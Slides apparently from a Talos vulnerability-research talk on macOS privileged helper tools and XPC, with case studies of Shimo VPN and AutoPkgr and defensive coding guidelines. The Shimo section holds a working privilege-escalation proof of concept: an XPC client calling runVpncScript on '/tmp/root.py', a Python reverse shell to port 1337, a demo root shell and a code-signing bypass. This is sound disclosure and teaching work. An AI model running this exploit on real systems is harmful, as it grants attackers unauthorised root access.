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PROTECTING YOUR NETWORK



RenderMan Installer is trying to install a new helper tool.
Enter your password to allow this.

User Name:

Password:

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OSX Privileged Helper Tool



Introduction

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- Talos VulnDev
 - Third party vulnerability research
 - 170 bug finds in last 12 months
 - Microsoft
 - Apple
 - Oracle
 - Adobe
 - Google
 - IBM, HP, Intel
 - 7zip, libarchive, NTP
 - Security tool development
 - Fuzzers, Crash Triage
 - Mitigation development
 - FreeSentry

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Objective

- Discuss process isolation and the principle of least privilege
- Understand inter-process communication (IPC)
 - look into OSX provided methods
- What is a privileged helper tool?
- Case-study

Isolation

- Principle of least privilege
 - giving a process only those privileges which are essential to perform its intended function
- Reduce what an attacker is able to achieve upon successful exploitation

Isolation

- Creates a need for an ability to raise privileges to complete a job
- Privileged process executes outside of non privileged
- Communicate via IPC
 - i.e. fork - drop privileges - communicate via Pipe



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Isolation

- Safari is isolated from system
 - via Sandbox & user permissions
- Sandbox & user are limited
 - via kernel
- Escape sandbox and raise to root
 - limited by Apple and SIP (system integrity protection)
- Apple is unlimited

System Integrity Protection includes protection for these parts of the system:

- /System
- /usr
- /bin
- /sbin
- Apps that are pre-installed with OS X

Paths and apps that third-party apps and installers can continue to write to include:

- /Applications
- /Library
- /usr/local

System Integrity Protection is designed to allow modification of these protected parts only by processes that are signed by Apple and have special entitlements to write to system files, such as Apple software updates and Apple installers. Apps that you download from the Mac App Store already work with System Integrity Protection. Other third-party software, if it conflicts with System Integrity Protection, might be set aside when you upgrade to OS X El Capitan or later.

Trivia

- Name the first vulnerability reported to Apple related to SIP? CVE number please!
 - **Hint: there was a a collision!**
- Prize: 2005 Highland Single Malt Whiskey

Isolation


Is Authorized?

Privileged

Is Authenticated?

IPC

Impersonated Process
(**attacker**)




OSX IPC

- OSX Hybrid Kernel
 - BSD - **monolithic**
 - Mach - **microkernel**
 - object-based APIs with communication channels (ports) as object references
 - a complete set of IPC primitives, including messaging, RPC, synchronization, and notification

Monolithic Kernel based Operating System

OSX IPC

Microkernel based Operating System



OSX IPC

- IPC allows the operating system to be built from a number of small programs called servers, which are used by other programs on the system, invoked via IPC.
- Most or all support for peripheral hardware is handled in this fashion, with servers for device drivers, network protocol stacks, file systems, graphics, etc (wikipedia)

OSX IPC

- Mach Ports
 - Distributed Notifications
 - Distributed Objects
 - AppleEvents & AppleScript
 - Pasteboard
 - XPC
 - Grand Central Dispatch
-
- and more standard Linux IPC i.e pipes dbus etc
 - Not all present on iOS (GCD Pasteboard)

← **Kernel layer**

← **User-space layer**

Mach Ports

- Similar to Unix Pipes
 - Unidirectional - one receiver and one+ senders
- Kernel distributed rights to a port no access outside of these rights
- Unforgeable
- Used in Mach Messages - IPC fundamental

Mach Ports

- XPC - mach messages based **IPC** protocol
 - a way to attain privilege separation between processes used by an application
 - application split into components each only granted the minimum rights required to perform their explicit function

- XPC - dictionary based **IPC** protocol
 - strongly typed (strings, int64s, uint64s, booleans, dates, UUIDs, data, doubles, arrays)
 - strict getter/setter
 - Server client model - client connects to server bi-directional
- **CVE-2015-1130** aka Rootpipe
 - attacked an internal XPC call that lacked authentication

XPC - Client

```
#define SERVICE "com.AAAAA.renFFFFan.InstallerHelper"
```

```
int main(void)
```

Make Connection




```
    xpc_connection_create_mach_service(SERVICE, NULL, 0);  
    xpc_connection_set_event_handler(conn, ^(xpc_object_t event) {  
        printf(":(\n");  
    });  
    xpc_connection_resume(conn);
```

```
    xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);  
    xpc_dictionary_set_int64(msg, "message", 0x101D3);  
    xpc_object_t new_stack = xpc_array_create(NULL, 0);  
    xpc_object_t reply = xpc_connection_send_message_with_reply_sync(conn, msg);
```

Create dictionary



Send message



IPC

- Launchd
 - Process launched at boot to handle launching root processes as needed (servers)
 - Root user can register process to be launched and accessible via **LaunchCTL** command
 - View all processes registered and running

LaunchD

```
→ offensive_con ls /Library/LaunchDaemons | head  
com.adobe.ARMDK.Communicator.plist  
com.adobe.ARMDK.SMJobBlessHelper.plist  
com.adobe.agsservice.plist  
com.adobe.fpsaud.plist  
com.barebones.authd.plist  
com.bearisdriving.BGM.XPCHelper.plist  
com.bitdefender.AuthHelperTool.plist  
com.bitdefender.agent.plist  
com.bitdefender.upgrade.plist  
com.bombich.ccchelper.plist
```

- Responsible for launching all daemons
 - (and keeping them launched)
- Daemons stored in `/Library/LaunchDaemons`
- Agents stored in `/Library/LaunchAgents`

Privileged Helper Tool



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Cancel

Install Helper

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Privileged Helper Tool

- Mechanism for 3rd party applications to raise privileges
- Install service inside of `/Library/PrivilegedHelperTools`
- Registered with LaunchD
- Communicate via XPC

Privileges

```
→ offensive_con sudo launchctl list | grep -v apple | grep -i help
1207      0      com.feingeist.shimo.helper
32704     0      com.vmware.VMMonHelper
-         0      com.lindegroup.AutoPkgr.helper
-         0      com.bitdefender.AuthHelperTool
-         0      com.sparklabs.ViscosityHelper
-         0      com.bearisdriving.BGM.XPCHelper
-         0      com.pixar.renderman.InstallerHelper
-         0      com.github.IngmarStein.Monolingual.Helper
-         0      com.oracle.java.Helper-Tool
-         0      com.microsoft.office.licensingV2.helper
126       0      com.wacom.UpdateHelper
-         0      com.wacom.displayhelper
32705     0      com.vmware.KextControlHelper
```

Privileges

```
[➔ offensive_con ls /Library/PrivilegedHelperTools
com.barebones.authd
com.bombich.ccchelper
com.box.sync.bootstrapper
com.bresink.system.privilegedtool-ts5
com.feingeist.shimo.helper
com.github.IngmarStein.Monolingual.Helper
com.gog.galaxy.ClientService
com.pixar.renderman.InstallerHelper
com.simplexsolutionsinc.vpnguardMac.
com.sparklabs.ViscosityHelper
com.teamviewer.Helper
com.tunnelbear.mac.tbear
com.vmware.KextControlHelper
com.vmware.VMMonHelper
```


Privileged Helper Tool

- Privilege Separation Mechanism
 - provides ability to separate out privileged functionality
 - utilizes provided XPC mechanisms

Threat model?

??? identity



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Obj-C Primer


- XPC API built on top of C
- Uses message sending rather than calling
 - class information
 - cache
 - <https://medium.com/@guanshanliu/how-message-passing-works-in-objective-c-9e3d3dd70593>
- Example:
 - `void startProcess(char* proc, char* reply);`

Declaration

```
– (void) startProcess:(NSDictionary*)arg0 withReply:(NSString*)arg1;
```

Usage

```
[obj startProcess:@"/tmp/root.py" withReply:nil];
```



Nil to bypass args

Ida

```
objc_msgSend(v10, "startProcess:withReply:", CFSTR("/tmp/root.py"), 0LL);
```

Function names and arguments appear as strings in Ida rather than in the function list

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Case Study - Shimo VPN

- OpenVPN based VPN client
- Supports many different protocols

Case Study - Shimo VPN

- **initWithMachServiceName:**
 - binds application to service name in LaunchD
 - begins listening

```
v2 = objc_msgSendSuper1(&v1, _cmd, );  
if ( v2 )  
{  
    v3 = objc_msgSend(&OBJC_CLASS__NSXPCListener, "alloc");  
    v4 = objc_msgSend(v3, "initWithMachServiceName:", CFSTR("com.feingeist.shimo.helper"));  
    v5 = *(v2 + 3);  
    *(v2 + 3) = v4;  
    objc_release(v5);  
}
```

Case Study - Shimo VPN

- **listener:shouldAcceptNewConnection:**
 - handles connection acceptance
- **interfaceWithProtocol:**
 - specifies protocol to use in XPC communications
 - more simply, defines methods to be called from connection
 - leads to method list

Case Study - Shimo VPN

```
char __cdecl -[ShimoHelperTool listener:shouldAcceptNewConnection:]  
(ShimoHelperTool *self ...)  
{  
    ...  
  
    v8 = (objc_msgSend)(self, "listener");  
    v9 = objc_retainAutoreleasedReturnValue(v8);  
    if ( v9 != v6 )  
        __assert_rtn("listener == self.listener");  
    objc_release(v9);  
    if ( !v7 )  
        __assert_rtn("newConnection != nil");  
    v10 = objc_msgSend(  
        &OBJC_CLASS___NSXPCInterface,  
        "interfaceWithProtocol:",  
        &OBJC_PROTOCOL___ShimoHelperToolProtocol,  
        v14);
```

Diagram illustrating the code structure and annotations:

- A box labeled **shouldAccept** points to the `listener:shouldAcceptNewConnection:` selector in the code.
- A box labeled **PROTOCOL** points to the `interfaceWithProtocol:` selector in the code.

Case Study - Shimo VPN

```
_OBJC_PROTOCOL_$_ShimoHelperToolProtocol __objc2_prot <0, offset aShimohelpertoo_0, 0, \
; DATA XREF: __objc_protolist:00000001010D9AC0↑o
; objc const:00000001010DA3A0↑o ...
offset _OBJC_INSTANCE_METHODS_ShimoHelperToolProtocol, \
0, 0, 0, 0, 60h, 0>
An offset off 1010D9AC0
```

Methods

```
db 0
_OBJC_INSTANCE_METHODS_ShimoHelperToolProtocol __objc2_meth_list <18h, 15h>
; DATA XREF: data: _OBJC_PROTOCOL_$_ShimoHelperToolProtocol↓o
__objc2_meth <offset sel_setShimoBundlePath_, offset av240816, 0> ; "setShimoBundlePath:" ..
__objc2_meth <offset sel_setTmpDirPath_, offset av240816, 0> ; "setTmpDirPath:" ...
__objc2_meth <offset sel_connectOpenVPNWithConfig_withManagementPort_withReply_, \ ; "connect
offset av400816q2432, 0>
__objc2_meth <offset sel_connectVPNCWithConfig_withComPort_withReply_, \ ; "connectVPNCWithCo
offset av400816q2432, 0>
__objc2_meth <offset sel_connectPPPWWithConfig_withCredentials_withComPort_requiresRacoon_wit
offset av52081624q32c4, 0>
__objc2_meth <offset sel_connectSSHWithConfig_toHost_withCredentials_withComPort_withReply_,
offset av5608162432q40, 0>
__objc2_meth <offset sel_connectRacoonToHost_withCredentials_withComPort_withReply_, \ ; "conn
offset av48081624q3240, 0>
__objc2_meth <offset sel_connectOpenConnectWithConfig_toHost_withCredentials_withHash_withCo
offset av640816243240q, 0>
__objc2_meth <offset sel_disconnectService_fromRemoteHost_withComPort_withPID_withReply_, \ ;
offset av52081624q32i, 0>
__objc2_meth <offset sel_writeConfig_atPath_withReply_, \ ; "writeConfig:atPath:withReply:"
offset av4008162432_0, 0>
__objc2_meth <offset sel_deleteConfigAtPath_withReply_, \ ; "deleteConfigAtPath:withReply:"
offset av32081624, 0>
__objc2_meth <offset sel_updateNameServerAddresses_searchDomains_defaultDomain_forServiceIden
offset av5608162432404, 0>
__objc2_meth <offset sel_reloadRacoonConfig_withReply_, \ ; "reloadRacoonConfigWithReply:"
```

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Case Study - Shimo VPN

```
char __cdecl -[ShimoHelperTool listener:shouldAcceptNewConnection:]
(ShimoHelperTool *self ...)
{
    ...

    v8 = (objc_
    v9 = objc_
    if ( v9 !=
        __assert
    objc_relea
    if ( !v7 )
        __assert_rtn("newConnection != nil");
    v10 = objc_msgSend(
        &OBJC_CLASS___NSXPCInterface,
        "interfaceWithProtocol:",
        &OBJC_PROTOCOL___ShimoHelperToolProtocol,
        v14);
```

What is missing?

Case Study: AutoPKG

- AutoPkg is an tool for automating OS X software packaging and distribution

AutoPkg makes these tasks a piece of cake:

- Installation of AutoPkg itself.
- Installation of Git, which AutoPkg uses.
- Discovery of and subscription to the repositories and recipes you need.
- Automatic scheduled checks of the recipes you choose.
- Email, Slack, or HipChat notifications when new software is packaged.
- Ability to easily create and edit AutoPkg recipe overrides.
- Easy access to common folders that AutoPkg admins need.
- Basic integration of AutoPkg with popular software distribution frameworks [FileWave](#), and [MacPatch](#).

Case Study: AutoPKGR

```
- (BOOL)listener:(NSXPCListener *)listener  
shouldAcceptNewConnection:(NSXPConnection *)newConnection  
{  
    BOOL valid = [self newConnectionIsValid:newConnection];  
  
    if (valid) {  
        NSXPCInterface *exportedInterface =  
            [NSXPCInterface interfaceWithProtocol:@protocol(AutoPkgrHelperAgent)];  
  
        newConnection.exportedInterface = exportedInterface;  
        newConnection.exportedObject = self;  
    }  
}
```

Verify connection



set protocol



Case Study: AutoPKGR

PID of calling process

```
- (BOOL) newConnectionIsValid: (NSXPConnection *) newConnection
{
    BOOL success = NO;
    pid_t pid = newConnection.processIdentifier;

    SNTCodeSignChecker *selfCS = [[SNTCodeSignChecker alloc] initWithSelf];
    SNTCodeSignChecker *remoteCS = [[SNTCodeSignChecker alloc] initWithPID:pid];

    if (!(success = [remoteCS signingInformationMatches:selfCS])) {
        // If there is an problem log the error.
    }
}
```

Authenticate client using code signing certificate

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Case Study - Shimo VPN

- Methods of Interest
 - `runVpncScript:withReason:withReply`
 - `connect*WithConfig:withPort:withReply:`
 - `writeConfig:atPath:withReply:`
 - `deleteConfigAtPath:withReply:`
 - `loadKernelExtensions:withReply:`
 - `unloadKernelExtensions:withReply:`
 - `cleanSystem:withReply:`

Case Study - Shimo VPN

```
void __cdecl -[ShimoHelperTool runVpncScript:withReply:]  
  
    script_path = objc_retainAutorelease(2);  
    my_script = objc_msgSend(script_path, "ring");  
    v10 = objc_retainAutorelease(arg_4, "UTF8String");  
    v42 = v10;  
    my_string = objc_msgSend(v10, "UTF8String");  
    syslog(5, "Running vpnc script '%s' in helper with reason '%s'.", my_script,  
my_string);  
    ...  
    (objc_msgSend)(v20, "setLaunchPath:", script_path);  
    ...  
    (objc_msgSend)(v20, "launch"),
```

Diagram illustrating the flow of arguments in the code:

- Three **User Arg** boxes point to `script_path`, `arg_4`, and `script_path` respectively.
- A box containing `*` and `-` symbols points to the `launch` method call.

```
#import <Foundation/Foundation.h>
```

```
static NSString* kBGMXPCHelperMachServiceName = @"com.apple.kBGMXPCHelper";
```

Protocol (method list)

```
// The protocol that BGMAApp will vend as
```

```
@protocol BGMAAppXPCProtocol
```

```
- (void) runVpncScript:(NSString*) o withReason:(NSString*) pep withReply:(void (^)(NSError*))reply;
```

```
@end
```

```
int main(int argc, const char * argv[]) {
```

```
    @autoreleasepool {
```

```
        NSString* _serviceName = kBGMXPCHelperMachServiceName;
```

Connection

```
        NSXPCConnection* _agentConnection = [[NSXPCConnection alloc] initWithMachServiceName:_serviceName options:4096];
```

```
        [_agentConnection setRemoteObjectInterface:[NSXPCInterface interfaceWithProtocol:@protocol(BGMAAppXPCProtocol)]];
```

```
        [_agentConnection resume];
```

```
        // run user script as root/
```

```
        [[_agentConnection remoteObjectProxyWithError] error) {
```

```
            (void)error;
```

```
            NSLog(@"Failure");
```

```
        }] runVpncScript:@"/tmp/root.py" withReason:@"give me root" withReply:^(NSError* reply) {}];
```

Call method

```
    }
```

```
    return 0;
```

```
}
```

Block (closure)

```
withCompletion:(returnType (^)  
(parameterTypes))completionBlock;
```

```
    NSLog(@"Failure");  
    }]  
runVpncScript:@"/tmp/root.py" withReason:@"give me root" withReply:^(NSError*  
reply) {}];
```

```
14 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);  
15 s.connect(("127.0.0.1",1337));  
16 os.dup2(s.fileno(),0);  
17 os.dup2(s.fileno(),1);  
18 os.dup2(s.fileno(),2);  
19 p=subprocess.call(["/bin/sh","-i"]);
```


DEMO

→ **Debug** nc -l 1337

sh: no job control in this shell

sh-3.2# whoami

root

sh-3.2# echo \$\$

23955

sh-3.2# ps -jp 23955

USER	PID	PPID	PGID	SESS	JOBC	STAT	TT	TIME	COMMAND
root	23955	23953	23953	0	1	S	??	0:00.01	/bin/sh -i

sh-3.2# ps -jp 23953

USER	PID	PPID	PGID	SESS	JOBC	STAT	TT	TIME	COMMAND
root	23953	1207	23953	0	1	S	??	0:00.07	python /tmp/root.py

sh-3.2# ps -jp 1207

USER	PID	PPID	PGID	SESS	JOBC	STAT	TT	TIME	COMMAND
root	1207	1	1207	0	0	Ss	??	0:03.50	/Library/PrivilegedHelperTools/com.feingeist.shimo.helper


Case Study - Shimo VPN

- Methods of Interest
 - `runVpncScript:withReason:withReply`
 - `connect*WithConfig:withPort:withReply:`
 - `writeConfig:atPath:withReply:`
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 - `cleanSystem:withReply:`

OpenVPN
SSH
VPNC
PPP

Case Study - Shimo VPN

- Code signing is good right?
- Apple provided API
 - SecStaticCodeCheckValidityWithErrors(code, flags)



```
v3 = objc_msgSend(&OBJC_CLASS__NSURL, "fileURLWithPath:", a3);  
v4 = objc_retainAutoreleasedReturnValue(v3);  
SecStaticCodeCreateWithPath(v4, 0LL, &v7);  
v5 = 6;  
if ( v7 )  
{  
    switch ( SecStaticCodeCheckValidityWithErrors(v7, 6LL, 0LL, 0LL)  
    {
```

Case Study - Shimo VPN

- argument 1 file
- argument 2 code signing flags == 6
- via Apple
 - 6 == kSecCSBasicValidateOnly
 - kSecCSDoNotValidateExecutable | kSecCSDoNotValidateResources

Case Study - Shimo VPN

```
→ MacOS codesign -dvvv /tmp/root.py
  Executable=/private/tmp/root.py
  Identifier=root
  ...
  Authority=tybohan
  Signed Time=Feb 5, 2019 at 12:36:18 PM
  TeamIdentifier=not set
```

Self-Signed binary

Both are valid for
kSecCSBasicValidateOnly

openvpn from Shimo

```
→ MacOS codesign -dvvv openvpn
  Executable=/Users/tybohan/Downloads/Shimo.app/Contents/MacOS/openvpn
  Identifier=openvpn
  ...
  Authority=Developer ID Application: Fabian Jaeger (UD5L677SZR)
  Authority=Developer ID Certification Authority
  Authority=Apple Root CA
  Signed Time=Jan 11, 2017 at 8:39:40 AM
  TeamIdentifier=UD5L677SZR
```

Case Study - Shimo VPN

- Incorrect code signature handling
- Any signed binary can be used to bypass check
- Demo

Case Study - Shimo VPN

- Outside of code signing still an error
 - Guest user has no authorization to run application as root!
 - uses privileged helper from main user to access root services

Helper Tool Coding Guidelines

- Helper tools should first authenticate the client
 - Code signing verification of TeamIdentifier
- Ensure authorization of client before executing command
 - is user allowed to perform root task?
 - should I ask for a password?

Case Study: AutoPKGR

protocol

```
@protocol AutoPkgrHelperAgent <NSObject>
```

```
- (void)getKeychainKey:(void (^)(NSString *key, NSError *error))reply;
```

sensitive method

```
- (void)installPackageFromPath:(NSString *)path  
    authorization:(NSData *)authData  
    reply:(void (^)(NSError *error))reply;  
  
- (void)uninstallPackagesWithIdentifiers:(NSArray *)identifiers  
    authorization:(NSData *)authData  
    reply:(uninstallPackageReplyBlock)reply;
```

Case Study: AutoPKGR

sensitive method

```
- (void)installPackageFromPath:(NSString *)path
    authorization:(NSData *)authData
    reply:(void (^)(NSError *error))reply;
{
    NSError *error = nil;
    NSXPCConnection *connection = self.connection;

    if ((error = [LGAutoPkgrAuthorizer checkAuthorization:authData command:_cmd])) {
        return reply(error);
    }
}
```

Auth check

```
